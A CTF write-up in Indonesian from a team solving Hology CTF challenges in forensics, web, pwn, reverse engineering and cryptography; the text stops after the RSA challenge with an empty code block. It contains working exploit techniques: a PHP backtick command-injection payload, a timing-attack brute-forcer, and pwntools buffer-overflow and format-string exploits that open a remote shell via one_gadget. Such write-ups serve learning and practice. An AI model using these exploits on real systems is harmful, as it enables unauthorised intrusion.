

# Writeups Hology CTF



ex: TeamPendekar

Lunashci  
i'm just a potato  
rmn0x01

# Forensic - Green Milky Ways

Diberikan file alice.zip dan enc.pyc.

File alice.zip berisikan image sejumlah 400

```
root@kaliHP: ~/ctf/games/hology/quals/foren/green/alice
root@kaliHP: ~/ctf/games/hology/quals/foren/green
# file alice.zip
alice.zip: Zip archive data, at least v2.0 to extract
root@kaliHP: ~/ctf/games/hology/quals/foren/green
# cd alice
root@kaliHP: ~/ctf/games/hology/quals/foren/green/alice
# ls
foto0_0.png foto1_0.png foto12_19.png foto14_18.png foto16_17.png foto18_16.png foto2_15.png foto4_16.png foto6_17.png foto8_18.png
foto10_11.png foto11_0.png foto12_1.png foto14_19.png foto16_18.png foto18_17.png foto2_16.png foto4_17.png foto6_18.png foto8_19.png
foto12_12.png foto13_11.png foto14_2.png foto16_1.png foto18_18.png foto2_17.png foto4_18.png foto6_19.png foto8_2.png
foto14_13.png foto15_12.png foto16_2.png foto18_1.png foto2_18.png foto4_19.png foto6_2.png foto8_3.png
foto16_14.png foto17_11.png foto18_3.png foto2_1.png foto4_2.png foto6_3.png foto8_4.png
foto18_15.png foto19_10.png foto2_2.png foto4_3.png foto6_4.png foto8_5.png
foto2_16.png foto11_15.png foto12_7.png foto14_6.png foto16_5.png foto18_4.png foto2_3.png foto4_4.png foto6_5.png foto8_6.png
foto17_17.png foto11_16.png foto12_8.png foto14_7.png foto16_6.png foto18_5.png foto2_4.png foto4_5.png foto6_6.png foto8_7.png
foto18_18.png foto11_17.png foto12_9.png foto14_8.png foto16_7.png foto18_6.png foto2_5.png foto4_6.png foto6_7.png foto8_8.png
foto19_19.png foto11_18.png foto12_10.png foto14_9.png foto16_8.png foto18_7.png foto2_6.png foto4_7.png foto6_8.png foto8_9.png
foto2_1.png foto11_19.png foto12_11.png foto14_10.png foto16_9.png foto18_8.png foto2_7.png foto4_8.png foto6_9.png foto8_10.png
foto10_2.png foto1_11.png foto13_10.png foto15_0.png foto17_1.png foto19_2.png foto3_11.png foto5_12.png foto7_13.png foto9_14.png
foto2_3.png foto1_12.png foto13_11.png foto15_1.png foto17_2.png foto19_3.png foto3_12.png foto5_13.png foto7_14.png foto9_15.png
foto4_4.png foto1_13.png foto13_12.png foto15_2.png foto17_3.png foto19_4.png foto3_13.png foto5_14.png foto7_15.png foto9_16.png
foto5_5.png foto1_14.png foto13_13.png foto15_3.png foto17_4.png foto19_5.png foto3_14.png foto5_15.png foto7_16.png foto9_17.png
foto6_6.png foto1_15.png foto13_14.png foto15_4.png foto17_5.png foto19_6.png foto3_15.png foto5_16.png foto7_17.png foto9_18.png
foto7_7.png foto1_16.png foto13_15.png foto15_5.png foto17_6.png foto19_7.png foto3_16.png foto5_17.png foto7_18.png foto9_19.png
foto8_8.png foto1_17.png foto13_16.png foto15_6.png foto17_7.png foto19_8.png foto3_17.png foto5_18.png foto7_19.png foto9_2.png
foto9_9.png foto1_18.png foto13_17.png foto15_7.png foto17_8.png foto19_9.png foto3_18.png foto5_19.png foto7_2.png foto9_3.png
foto10_10.png foto1_19.png foto13_18.png foto15_8.png foto17_9.png foto19_10.png foto3_19.png foto5_2.png foto7_3.png foto9_4.png
foto11_11.png foto1_20.png foto13_19.png foto15_9.png foto17_10.png foto19_11.png foto3_20.png foto5_3.png foto7_4.png foto9_5.png
foto12_12.png foto1_21.png foto13_20.png foto15_10.png foto17_11.png foto19_12.png foto3_21.png foto5_4.png foto7_5.png foto9_6.png
foto13_13.png foto1_22.png foto13_21.png foto15_11.png foto17_12.png foto19_13.png foto3_22.png foto5_5.png foto7_6.png foto9_7.png
foto14_14.png foto1_23.png foto13_22.png foto15_12.png foto17_13.png foto19_14.png foto3_23.png foto5_6.png foto7_7.png foto9_8.png
foto15_15.png foto1_24.png foto13_23.png foto15_13.png foto17_14.png foto19_15.png foto3_24.png foto5_7.png foto7_8.png foto9_9.png
foto16_16.png foto1_25.png foto13_24.png foto15_14.png foto17_15.png foto19_16.png foto3_25.png foto5_8.png foto7_9.png foto9_10.png
```

File enc.pyc dilakukan uncomplye untuk mendapatkan file .py-nya

```
root@kaliHP: ~/ctf/games/hology/quals/foren/green
root@kaliHP: ~/ctf/games/hology/quals/foren/green
# uncomplye6 enc.pyc > enc.py
root@kaliHP: ~/ctf/games/hology/quals/foren/green
# cat enc.py
# uncomplye6 version 3.2.3
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.15+ (default, Feb  3 2019, 13:13:16)
# [GCC 8.2.0]
# Embedded file name: enc.py
# Size of source mod 2**32: 487 bytes
from PIL import Image

def crop(image_path, coords, saved_location):
    image_obj = Image.open(image_path)
    cropped_image = image_obj.crop(coords)
    cropped_image.save(saved_location)
    cropped_image.show()

if __name__ == '__main__':
    l = 0
    for k in range(20):
        j = 0
        for i in range(20):
            image = 'Done.png'
            name = 'foto' + str(k) + ' ' + str(i) + '.png'
            crop(image, (j, l, j + 80, l + 80), name)
            j += 80
        l += 80
# okay decompiling enc.pyc
root@kaliHP: ~/ctf/games/hology/quals/foren/green
#
```

Script yang digunakan untuk enkripsi ini bekerja dengan cara memotong file gambar 'Done.png' menjadi 400 gambar dengan pembagian 20 x 20. Gambar yang dipotong kemudian disimpan dengan nama file sesuai dengan urutan koordinatnya (di folder alice), contoh foto0\_0.png artinya potongan foto di koordinat 0,0.

Untuk solver-nya dibagi menjadi 2, ketika menggabungkan antar row, dan gambar antar row tersebut digabungkan secara vertikal.

Penggabungan row :

```
import sys
from PIL import Image

name = []
```

```

col = 19 #Ubah angka di var col dari 0 sampai 19
for i in range(20):
    name.append('foto'+str(col)+'_'+str(i)+'.png')

images = map(Image.open,name)
widths, heights = zip(*(i.size for i in images))

total_width = sum(widths)
max_height = max(heights)

new_im = Image.new('RGB', (total_width, max_height))

x_offset = 0
for im in images:
    new_im.paste(im, (x_offset,0))
    x_offset += im.size[0]

new_im.save('row'+str(col)+'.jpg')

```

Didapatkan 20 file rows

```

root@kaliHP:~/ctf/games/hology/quals/foren/green/alice/rows
# ls
combined.jpg  row10.jpg  row12.jpg  row14.jpg  row16.jpg  row18.jpg  row1.jpg  row3.jpg  row5.jpg  row7.jpg  row9.jpg
row0.jpg      row11.jpg  row13.jpg  row15.jpg  row17.jpg  row19.jpg  row2.jpg  row4.jpg  row6.jpg  row8.jpg  solver2.py

```

Kemudian digabungkan lagi secara vertikal

```

import cv2
import numpy as np

name = []
im = []
for i in range(20):
    name.append('row'+str(i)+'.jpg')


print name
im0 = cv2.imread('row0.jpg')
im1 = cv2.imread('row1.jpg')
im2 = cv2.imread('row2.jpg')
im3 = cv2.imread('row3.jpg')
im4 = cv2.imread('row4.jpg')
im5 = cv2.imread('row5.jpg')

```

```
im6 = cv2.imread('row6.jpg')
im7 = cv2.imread('row7.jpg')
im8 = cv2.imread('row8.jpg')
im9 = cv2.imread('row9.jpg')
im10 = cv2.imread('row10.jpg')
im11 = cv2.imread('row11.jpg')
im12 = cv2.imread('row12.jpg')
im13 = cv2.imread('row13.jpg')
im14 = cv2.imread('row14.jpg')
im15 = cv2.imread('row15.jpg')
im16 = cv2.imread('row16.jpg')
im17 = cv2.imread('row17.jpg')
im18 = cv2.imread('row18.jpg')
im19 = cv2.imread('row19.jpg')

im_v = cv2.vconcat([im1, im2, im3, im4, im5, im6,
im7,im8,im9,im10,im11,im12,im13,im14,im15,im16,im17,im18,im19])
cv2.imwrite('combined.jpg', im_v)
```

File combined.jpg berisi flag yang terjungkir, sehingga harus dibalik




**FLAG : hctf{l3Ts\_Mak3\_a\_Scr1pt\_f0r\_Thi5\_Challange}**

# Web - I Learnt PHP

Diberikan service 34.87.0.60:2051

Terdapat beberapa form, namun yang berefek hanya kolom username.

Misal kita masukkan cados sebagai username, maka akan seperti ini:



halo cados

Lalu saat menginput bajigur/ maka akan error

**Warning:** fopen(/sites/pesertabajigur/.php): failed to open stream: No such file or directory

Dari beberapa case di atas, sistem akan melakukan write file ke

`"/sites/peserta" . $USERNAME ".php"`


dengan isi berupa `"halo " . $USERNAME`

Lalu kita mencoba memasukkan beberapa string untuk mencari error yang lain, saat kami memasukkan tanda “ ternyata ada error.

Sehingga kita dapat melakukan eksekusi kode PHP di luar tanda petik, untuk itu kita lakukan RCE dengan menggunakan backtick.

```
bajigur "`ls ..`"
```

Maka hasilnya seperti berikut




alo bajigur ");echo"aa.php ");echo"zz.php \*')." .php F4laccctt77TTT.txt `;echo"aa.pl';giss.php root`;echo"aa.php sites var`;echo"aa.php var`;echo"zz.php wwwwww.php'

Ternyata ada file **F4laccctt77TTT.txt** yang mencurigakan, sehingga langsung saja kita akses file tersebut

<http://34.87.0.60:2051/F4laccctt77TTT.txt>

Lalu setelah diakses, kita mendapatkan flagnya



hctf{h0vV\_c4N\_y0u\_D0o\_Th47\_583afeb23421}

FLAG: hctf{h0vV\_c4N\_y0u\_D0o\_Th47\_583afeb23421}

## Web - Deep Enough

Diberikan service <http://34.87.0.60:2052>

Terdapat dua form yang sangat membingungkan, lalu ternyata diberikan hint.

```
<?php

if($_POST["val"] == $_POST["val2"] && $_POST["val"] !=
$_POST["val2"]){
    header("-");
}else{
    header("Location:/index.html");
}
```

Sehingga cukup kita inputkan 0e0 dan 0e1 untuk membypassnya.

Lalu setelah berhasil membypass, terdapat form dan source codenya.

Kita lihat source codenya dan ternyata seperti berikut:

```
<?php
set_time_limit(0);
if(isset($_GET['key'])){
    $key = $_GET['key'];
    if(strlen($key)!=4)
        die("Terdiri dari Upper,Lower, dan Numerical");
    for($i=0;$i<strlen($key);$i++)
    {
        $KEY= REDACTED;
        if($key[$i]!=$KEY[$i])
            die("Wrong key");
        usleep(200000);
    }
    REDACTED
}
else{

}

?>
```

Berdasarkan source code diatas, kita dapat menyelesaikannya dengan menjalankan kode seperti berikut:

```

from requests import *
import time
import string

url = "http://34.87.0.60:2052/very701Sikredth07/cryptic.php?key="

char = string.letters + string.digits


key = ['0','v','G','']

tmp = 0.8
for i in range(3, 4):
    for j in char:
        key[i] = j
        start = time.time()
        r = get(url + ''.join(key))
        end = time.time() - start
        if end - tmp > 0.2:
            print ''.join(key)
            tmp = end
            break
    print end, ''.join(key)

```

*Note: kode diatas merupakan kode setelah trial and error beberapa kali dikarenakan waktu sleep yang sangat kecil sehingga susah jika koneksi tidak stabil.*

Setelah menjalankan kode diatas, didapatkan kode **0vGt** dan langsung kita masukkan kode tersebut. Lalu muncul tampilan seperti berikut



The screenshot shows a web browser address bar with the following content:
   
Icons: back, forward, refresh, and a security icon.
   
Text: "Not secure | 34.87.0.60:2052/4n0th3r\_S3cR3th/ma\_h3ad.php"
   
Below the address bar, the text "hill urself https://youtu.be/clU8c2fpk2s" is visible.

Awalnya kami tertipu dengan membuka URL youtube tersebut, lalu kami tersadar bahwa ada hint pada URL, yaitu hint untuk mengecek headernya. Sehingga kita langsung saja melihat headernya menggunakan terminal.

```
Terminal - cacosman@bajigur: ~/Documents/hology
File Edit View Terminal Tabs Help
caca... X pyth... X caca... X caca... X caca... X pyth... X pinta X caca... X
cacosman@bajigur ~/Documents/hology curl -I -HEAD http://34.87.0.60:2052/
4n0th3r_S3cR3th/ma_h3ad.php
HTTP/1.1 200 OK
Server: nginx/1.17.3
Date: Sun, 01 Sep 2019 05:29:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.1.31
Flag: hctf{bRu7e_f0rc3_h3ad_ju66linG_421bac6g}
```

FLAG: hctf{bRu7e\_f0rc3\_h3ad\_ju66linG\_421bac6g}



## Pwn - Demi Masa

Diberikan sebuah file yang bernama waktuSource.pyc . setelah di decompile menggunakan uncompyle6, ditemukan source code sebagai berikut

```
import time, random
from threading import Timer
abaikan = 1

def randomString(stringLength=10):
    letters =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
    return ''.join((random.choice(letters) for i in
range(stringLength)))

def timeout():
    global abaikan
    abaikan = 0

t = Timer(5, timeout)
t.start()
waktu = int(time.time()) % 255
val = waktu
string = randomString()
encode = ''
for i in range(len(string)):
    encode += chr(ord(string[i]) ^ val)

print(encode)
ask = input('decoded one: ')
if ask == string:
    pass
if abaikan:
    print('REDACTED')
else:
    print('TOO SLOW OR WRONG DETECTED')
```

program menantang kita untuk menebak string asli yang digenerate oleh program dengan cara memberikan hasil xor nya. string di xor menggunakan waktu unix mod

255. sehingga untuk menebak stringnya, kita dapat menggunakan waktu unix local untuk mengembalikan string ke bentuk aslinya. berikut script yang digunakan.

```
from pwn import *

import time

r=remote('34.87.0.60', 2057)

waktu= int(time.time()) % 255
x = r.recvline().strip()

ans = ""
for i in range(len(x)):
    ans += chr(ord(x[i]) ^ waktu)
print ans
r.sendline(ans)
r.interactive()
```

hasil

```
~\_(\u0303)\_/_ ~/Desktop/CTF/HologyCTF/pwn
λ python sv.py
[+] Opening connection to 34.87.0.60 on port 2057: Done
k876pngmzo
[*] Switching to interactive mode
decoded one: hctf{Ps3ud0Rand0m_15n7_A_7hing_67feb123}
[*] Got EOF while reading in interactive
$ [8] + 599 suspended (signal) python sv.py
```


FLAG : hctf{Ps3ud0Rand0m\_15n7\_A\_7hing\_67feb123}

# Pwn - troll

diberikan sebuah file ELF yang bernama TrollFILE. hasil decompile:

```
undefined8 main(void)
{
    char local_88 [48];
    char local_58 [48];
    char local_28 [28];
    int local_c;

    local_c = 0;
    puts("=====Registration=====");
    fflush(stdout);
    printf("nama lengkap: ");
    gets(local_58);
    fflush(stdout);
    fflush(stdin);
    printf("pass lengkap: ");
    fflush(stdout);
    gets(local_28);
    printf("email lengkap: ");
    fflush(stdout);
    gets(local_88);
    printf("Thanks for Your Registration\n");
    fflush(stdout);
    if (local_c == 0) {
        printf("OverFlowed!\n");
        fflush(stdout);
    }
    if (local_c != 0) {
        printf("You Fool :(\n");
        fflush(stdout);
    }
    return 0;
}
```



0x0000000000401152	lose
0x0000000000401193	win
0x00000000004011d4	main

pada fungsi gets() terdapat vulnerability bufferoverflow. dapat dilakukan ROP ke fungsi win atau lose. pada fungsi lose, dilakukan print("redacted"). kemungkinan flag berada disini.

```

gdb-peda$ pdisas lose
Dump of assembler code for function lose:
0x0000000000401152 <+0>:      push    rbp
0x0000000000401153 <+1>:      mov     rbp, rsp
0x0000000000401156 <+4>:      sub     rsp, 0x10
0x000000000040115a <+8>:      mov     DWORD PTR [rbp-0x4], edi
0x000000000040115d <+11>:     mov     DWORD PTR [rbp-0x8], esi
0x0000000000401160 <+14>:     cmp     DWORD PTR [rbp-0x4], 0xcafe6ab
0x0000000000401167 <+21>:     jne     0x401190 <lose+62>
0x0000000000401169 <+23>:     cmp     DWORD PTR [rbp-0x8], 0xb0a75f0
0x0000000000401170 <+30>:     jne     0x401190 <lose+62>
0x0000000000401172 <+32>:     mov     edi, 0x402008
0x0000000000401177 <+37>:     mov     eax, 0x0
0x000000000040117c <+42>:     call    0x401040 <printf@plt>
0x0000000000401181 <+47>:     mov     rax, QWORD PTR [rip+0x2ec8]
0x0000000000401188 <+54>:     mov     rdi, rax
0x000000000040118b <+57>:     call    0x401060 <fflush@plt>
0x0000000000401190 <+62>:     nop
0x0000000000401191 <+63>:     leave
0x0000000000401192 <+64>:     ret
End of assembler dump.
gdb-peda$ x/s 0x402008
0x402008:      "redacted"

```

maka langsung saja kami merubah return address menjadi address lose+32.  
berikut script yang digunakan

```

from pwn import *
payload=
'a'*136+p64(0x0000000000401172)+p64(0xcafe6abe)+p64(0x0000000000401369)+p64(0xb0a75f00)+p64(0)+p64(0x0000000000401152)

#r=process('./TrollFILE')
r=remote('34.87.0.60',2058)
#gdb.attach(r)
print r.recv()
r.sendline('a')
print r.recv()
r.sendline('a')
print r.recv()
r.sendline(payload)
print r.recv()
r.interactive()

```

hasil :

```

\_(ツ)_/ ~~/Desktop/CTF/HologyCTF/pwn
$ python sv1.py
[+] Opening connection to 34.87.0.60 on port 2058: Done
=====Registration=====
nama lengkap:
pass lengkap:
email lengkap:
[*] Switching to interactive mode
Thanks for Your Registration
You Fool :(
hctf{y0u_foogot_youR_Pr0tect0r_abd43cdf}[*] Got EOF while reading in interactive

```

**FLAG : hctf{y0u\_foogot\_youR\_Pr0tect0r\_abd43cdf}**

# Pwn - Cetak

diberikan sebuah file ELF yang bernama cetak. ketika didecompile

```
void senter(void)
{
    char local_88 [128];

    printf("Masukkan Kode rahasianya !\nkode: ");
    fflush(stdout);
    gets(local_88);
    printf("Mari kita lihat commandnya %s .\n",local_88);
    fflush(stdout);
    return;
}

undefined8 main(void)
{
    char local_48 [64];

    setvbuf(stdin,(char *)0x0,2,0);
    setvbuf(stdout,(char *)0x0,2,0);
    memset(local_48,0,0x40);
    printf("Siapa namamu?\nNama: ");
    fflush(stdout);
    read(0,local_48,0x40);
    printf("Halo ");
    fflush(stdout);
    printf(local_48);
    fflush(stdout);
    senter();
    return 0;
}
```

pada fungsi main, terdapat vulnerability format string, dan pada fungsi gets terdapat vulnerability buffer overflow. hal ini akan dimanfaatkan pada exploit.

hal yang pertama dilakukan adalah melakukan *leaking* pada address `libc_start_main_ret`. offset yang didapatkan adalah offset 15 (`libc_start_main_ret`)

setelah mendapatkan `libc_start_main_ret`, gunakan offsetnya untuk menebak libc yang digunakan, menggunakan tools "libc\_database".

```
~\_(ツ)_/~ ~/Desktop/CTF/Tools/libc-database on master
λ ./find __libc_start_main_ret f45
ubuntu-trusty-amd64-libc6 (id libc6_2.19-0ubuntu6.15_amd64)
```

lalu menggunakan `one_gadget`.

```
~\_(ツ)_/~ ~/Desktop/CTF/Tools/libc-database on master
λ one_gadget db/libc6_2.19-0ubuntu6.15_amd64.so
/var/lib/gems/2.5.0/gems/one_gadget-1.7.2/lib/one_gadget
0x46428 execve("/bin/sh", rsp+0x30, environ)
constraints:
    rax == NULL

0x4647c execve("/bin/sh", rsp+0x30, environ)
constraints:
    [rsp+0x30] == NULL

0xe9415 execve("/bin/sh", rsp+0x50, environ)
constraints:
    [rsp+0x50] == NULL

0xea36d execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL
```

setelah itu, kami menggunakan vulnerability buffer overflow untuk mengganti return address menjadi address `one_gadget` agar mendapatkan RCE.

berikut script yang digunakan.

```
from pwn import *

#r = process('./cetak')
r=remote('34.87.0.60',2056)
print r.recv()
print r.sendline('%15$Ilx')


print r.recvuntil("Halo ")
leak = r.recvline().strip()
print leak
libc_ret = int(leak,16)

libc_base = libc_ret-0x21f45

one_gadget = libc_base + 0x46428
print r.recv()

r.sendline('a'*136+p64(one_gadget))
r.interactive()
```

hasil :



```
~\(\ㄿ\)/~ ~/Desktop/CTF/HoLogYCTF/pwn
λ python cetak.py
[+] Opening connection to 34.87.0.60 on port 2
Siapa namamu?
Nama:
None
Halo
7f25a42bdf45
Masukkan Kode rahasianya !
kode:
[*] Switching to interactive mode
Mari kita lihat commandnya aaaaaaaaaaaaaaaaaaaaaaa
\xa4%\x7f .
$ cat flag.txt
hctf{n0w_1ts_b31n9_chAIL4nGgin6_r1ghT??}
$
```

**FLAG : hctf{n0w\_1ts\_b31n9\_chAIL4nGgin6\_r1ghT??}**



## REV - Easy Dian

diberikan sebuah file ELF yang bernama dian. ketika di decompile

```
undefined8 FUN_00401152(void)
{
    int *__s;

    __s = (int *)calloc(1,0x3e);
    puts("Masukkan kode: ");
    fgets((char *)__s,0x3e,stdin);
    if (((((( *__s == 0x66746368) && (__s[1] == 0x74334c7b)) && (__s[2] == 0x656c5f73)) &&
        ((__s[3] == 0x5f4e5234 && (__s[4] == 0x69646e33)))) &&
        ((__s[5] == 0x53656e61 && (__s[6] == 0x31735f35 && (__s[7] == 0x796c706d)))))) &&
        ((__s[8] == 0x6261365f && (__s[9] == 0x7d303966 && (__s[10] == 10)))))) {
        puts("Selamat!!!");
    }
    else {
        printf("Whoops, https://youtu.be/rgrdCIYXSjM");
    }
    return 0;
}
```

langsung saja di decode.

```
>>> p32(0x66746368) + p32(0x74334c7b) + p32(0x656c5f73) + p32(0x5f4e5234)+p32(0x69646e33) + p32(0x53656e61)+p32(0x31735f35)+p32(0x796c706d)+p32(0x6261365f)+p32(0x7d303966)
'hctf{L3ts_le4RN_3ndianeS5_s1mply_6abf90}'
```

**FLAG : hctf{L3ts\_le4RN\_3ndianeS5\_s1mply\_6abf90}**

## REV - Creativity and Simplicity

diberikan sebuah file ELF bernama Login\_Paul. ketika dicoba dijalankan menggunakan ltrace:

```
~\_(\ツ)_/~- ~/Desktop/CTF/HologyCTF/rev
λ ltrace ./Login_Paul asdasdasdasd
malloc(6)
strcmp("asdas", "hctf{")
malloc(16)
strcmp("dasdasdasd", "")
malloc(5)
strcmp("NETA", "kInD")
printf("You Fool!")
```

ditemukan beberapa bagian yang seperti flag.

ketika dicoba memasukkan tiap bagiannya satu persatu, didapatkan:

```

~\_(\`)/~ ~/Desktop/CTF/HologyCTF/rev
λ ltrace ./Login_Paul hctf{
malloc(6)
strcmp("hctf{", "hctf{")
malloc(16)
strcmp("", "Im_Us3d_7o_th15")
malloc(5)
strcmp("ID.U", "kInD")
printf("You Fool!")
You Fool!+++ exited (status 0) +++
~\_(\`)/~ ~/Desktop/CTF/HologyCTF/rev
λ ltrace ./Login_Paul hctf{Im_Us3d_7o_th15_kInD
malloc(6)
strcmp("hctf{", "hctf{")
malloc(16)
strcmp("Im_Us3d_7o_th15", "Im_Us3d_7o_th15")
malloc(11)
malloc(5)
strcmp("kInD", "kInD")
malloc(9)
strcmp("ONETARY=", "")
printf("You Fool!")
You Fool!+++ exited (status 0) +++
~\_(\`)/~ ~/Desktop/CTF/HologyCTF/rev
λ ltrace ./Login_Paul hctf{Im_Us3d_7o_th15_kInD_
malloc(6)
strcmp("hctf{", "hctf{")
malloc(16)
strcmp("Im_Us3d_7o_th15", "Im_Us3d_7o_th15")
malloc(11)
malloc(5)
strcmp("kInD", "kInD")
malloc(9)
strcmp("MONETARY", "")
printf("You Fool!")
You Fool!+++ exited (status 0) +++

```

ketika disubmit ternyata salah, berarti masih ada yang kurang. ketika dicoba decompile:

```

+1 14401377 07 0
uVar2 = FUN_004013c6(*(undefined8 *) (lParm2 + 8), 0x14, 0x1e);
iVar1 = FUN_00401377(uVar2, 0x5f);
if (iVar1 == 3) {
    __s1 = (char *) FUN_004013c6(*(undefined8 *) (lParm2 + 8), 0x1a, 0x1d);
    iVar1 = strcmp(__s1, "o0f");
    if (iVar1 == 0) {
        FUN_004012f4();
    }
}
}

```

didapatkan lagi bagian flag selanjutnya, yaitu o0f.

ketika dicoba menggunakan ltrace lagi, ditemukan flag penuhnya



```

~\_(ツ)_/~ ~/Desktop/CTF/HologyCTF/rev
λ ltrace ./Login_Paul hctf{Im_Us3d_7o_th15_kInD_o0f_asdadasdasd
malloc(6)
strcmp("hctf{", "hctf{")
malloc(16)
strcmp("Im_Us3d_7o_th15", "Im_Us3d_7o_th15")
malloc(11)
malloc(4)
strcmp("o0f", "o0f")
malloc(5)
strcmp("kInD", "kInD")
malloc(9)
strcmp("asdadasd", "R3v3rsE}")
printf("You Fool!")
You Fool!+++ exited (status 0) +++

```

```

~\_(ツ)_/~ ~/Desktop/CTF/HologyCTF/rev
λ ltrace ./Login_Paul hctf{Im_Us3d_7o_th15_kInD_o0f_R3v3rsE}
malloc(6)
strcmp("hctf{", "hctf{")
malloc(16)
strcmp("Im_Us3d_7o_th15", "Im_Us3d_7o_th15")
malloc(11)
malloc(4)
strcmp("o0f", "o0f")
malloc(5)
strcmp("kInD", "kInD")
malloc(9)
strcmp("R3v3rsE}", "R3v3rsE}")
printf("easy right?")
easy right?+++ exited (status 0) +++

```

FLAG : hctf{Im\_Us3d\_7o\_th15\_kInD\_o0f\_R3v3rsE}

# Cryptography - Eyes N Closed

Diberikan file crt.txt yang berisi angka


31337

227010481295437363334259960947493668895875336466084780038173258247  
009162675779735389791151574049166747880487470296548479

822771793134222725965388057340774806017683102992549844704514234955  
01149986396526959207256445320568510116948563902704353

Asumsinya adalah, angka yang diberikan merupakan variabel-variabel dari RSA, dengan e, N, dan C secara urut dari atas.

p dan q kemudian dicari menggunakan factordb.com, didapatkan



p = 327414555693498015751146303749141488063642403240171463406883  
q = 693342667110830181197325401899700641361965863127336680673013

Dari variabel-variabel tersebut, dapat dicari variabel d menggunakan script dibawah ini.

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
```

```

        raise Exception('modular inverse does not exist')
    else:
        return x % m

e = 31337
n=
227010481295437363334259960947493668895875336466084780038173258247
009162675779735389791151574049166747880487470296548479

p=327414555693498015751146303749141488063642403240171463406883
q= 693342667110830181197325401899700641361965863127336680673013
we = (p-1)*(q-1)
c=
822771793134222725965388057340774806017683102992549844704514234955
01149986396526959207256445320568510116948563902704353

d= modinv(e,we)

m = str(pow(c,d,n))

w= [m[i:i+3] for i in range(0,len(m),3)]
print w
flag= ""
for i in w:
    flag+=chr(int(i))
print flag

```

Ketika menggunakan `long_to_bytes`, string yang dikembalikan tidak terbaca. Kemudian setelah dilihat bentuk desimalnya, rupanya pesan yang diberikan dalam bentuk ascii yang digabung, sehingga untuk mendapat flag harus dipecah tiga-tiga (variabel w)

Didapat flag

```

